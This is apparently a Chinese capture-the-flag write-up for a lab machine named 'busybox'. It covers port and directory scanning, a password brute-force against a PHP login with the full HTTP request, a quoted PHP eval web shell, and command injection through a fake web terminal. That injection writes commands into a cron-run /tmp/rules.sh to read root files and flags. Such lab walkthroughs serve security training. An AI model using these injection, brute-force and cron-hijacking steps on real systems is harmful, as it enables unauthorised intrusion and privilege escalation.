开始

靶机：busybox 作者：wea5e1 靶机ID:559

fscan扫

[2026-02-11 14:26:19] [SUCCESS] 端口开放 10.0.10.10:80

[2026-02-11 14:26:19] [SUCCESS] 端口开放 10.0.10.10:22

web访问

点击下载文件：

```
Error: File chunk_0x01 corrupted by hacker malware.
```


实际上没用。

dirsearch扫

[14:32:41] 302 -   0B - /dashboard.php -> login.php

[14:32:50] 200 - 559B - /log.txt

[14:32:50] 200 - 164B - /login.php




```
[2025-02-01 23:45:01] ALERT: Unauthorized file upload detected: /tmp/phpY7aKx (Infected with WebShell.Generic)
[2025-02-01 23:48:12] SYSTEM: Incident response triggered. Quarantine initiated.
[2025-02-02 00:05:44] ADMIN: Running /opt/cleaner.sh to purge suspicious /tmp files.
[2025-02-02 09:12:33] User 'cyl' logged in from 192.168.1.55 (Internal IT Subnet)
[2025-02-02 10:15:00] LOG: Admin archived 'shell.txt' for forensic analysis.
[2025-02-03 14:20:55] INFO: User 'lanyangyang' password changed by system administrator.
[2025-02-04 03:10:01] CRON: Executing /opt/cleaner.sh...
[2025-02-04 03:10:01] CLEANER: Found rules in /tmp/rules.sh. Processing... (FAILED: Source not found)
[2025-02-04 06:57:44] User 'cyl' logged in from 192.168.1.55
[2025-02-04 06:58:10] WARNING: Repeated failed login attempts for user 'fraud' from 10.10.x.x
[2025-02-04 08:30:00] SYSTEM: Checking file integrity of /var/www/html/shell.txt... [OK]
```

```
【关键信息】
/opt/cleaner.sh 去清理 /tmp
/tmp/rules.sh

```

```
cyl lanyangyang admin
```


根据日志，爆破cyl,admin,lanyangyang



请求	payload
3000	pinkgirl
978	cookie1
982	beckham
996	panther
1001	trustno1
1002	sexylady
1005	mendoza
1007	perfect
1008	mariel
1020	blossom

```
POST /login.php HTTP/1.1
Host: 10.0.10.10
Content-Length: 26
Cache-Control: max-age=0
Origin: http://10.0.10.10
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
Accept: text/html,application/xhtml+xml,application/x
Referer: http://10.0.10.10/login.php
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=g75mo8gsq00lsa8esurth8eml7
Connection: keep-alive

user=cyl&password=pinkgirl
```

登录



Business Dashboard

User: Admin (Impersonating Fraud)

TOTAL REVENUE
$12,840

PENDING ORDERS
23

SYSTEM INTEGRITY
64%

Recent Transactions (Database: ReadOnly)

Order ID	Customer	Status	Amount
#8842	John Doe	Processing	$150.00
#8841	Jane Smith	Shipped	$42.50

System Diagnostics Console

```
RESTRICTED ACCESS TTY v1.0.4b // NODE: legacy-shop // UID: 1001
dashboard.php  index.php  login.php  log.txt  mail.txt  nohup.out  shell.txt
fraud@legacy-shop:/var/www/html$
```

ls只能看到当前目录，whoami id 能看到用户


echo 不行

f12看源代码，感觉是假终端，试试命令注入

先web访问这几个文件

```
http://10.0.10.10/mail.txt

From: it-support@shop-legacy.local
To: admin
Subject: Temporary Credentials

Since the attack, we've reset the dashboard password to: P@ssw0rd123
Please delete this file after logging in.

Also, the cleaner script in /opt/ is still acting up, it keeps
wiping our /tmp rules. Tell Lanyangyang to fix the logic!


http://10.0.10.10/shell.txt
<?php @eval($_POST['cmd']); ?>


http://10.0.10.10/nohup.out
You don't have permission to access this resource.


```

```
得到信息，实际上没用，登不了
admin
P@ssw0rd123
```




```
RESTRICTED ACCESS TTY v1.0.4b // NODE: legacy-shop // UID: 1001
flag{user-Wm5KaGRXUXRjMmhsYkd3PQ==}
fraud@legacy-shop:/var/www/html$
```

```
cat /home/fraud/user.txt
flag{user-Wm5KaGRXUXRjMmhsYkd3PQ==}  假flag
```


题目名称提示：busybox

```
busybox不回显
验证busybox有效：
busybox sleep 5;
命令注入
sleep 5;busybox pwd
等了5s才加载页面



查看文件
echo "ls -la /root > /var/www/html/root_files.txt" > /tmp/rules.sh; chmod 777 /tmp/rules.sh; busybox pwd
echo "cat /root/root.txt > /var/www/html/root.txt" > /tmp/rules.sh;busybox pwd
echo "cat /home/lanyangyang/user.txt > /var/www/html/user.txt" > /tmp/rules.sh;busybox pwd

```



```
otal 40
lrwx------   6 root root 4096 Feb  4 22:24 .
lrwxr-xr-x 18 root root 4096 Feb 11 01:12 ..
rw-------   1 root root  218 Feb  4 22:24 .Xauthority
rwxrwxrwx   1 root root    9 Feb  4 00:47 .bash_history -> /dev/
rw-r--r--   1 root root  570 Jan 31  2010 .bashrc
lrwxr-xr-x  4 root root 4096 Apr  4  2025 .cache
lrwx------  3 root root 4096 Apr  4  2025 .gnupg
lrwxr-xr-x  3 root root 4096 Mar 18  2025 .local
rw-r--r--   1 root root  148 Aug 17  2015 .profile
lrw-------  2 root root 4096 Apr  4  2025 .ssh
rwxrwxrwx   1 root root    9 Feb  4 00:47 .viminfo -> /dev/null
rw-r--r--   1 root root   44 Feb  4 03:24 root.txt
```

```


flag{user-d46f9a60d283495ca4fbc9f80554bfa8}
flag{root-323cddb4ece5417cb20279efd5381963}
```



```
flag{user-d46f9a60d283495ca4fbc9f80554bfa8}
```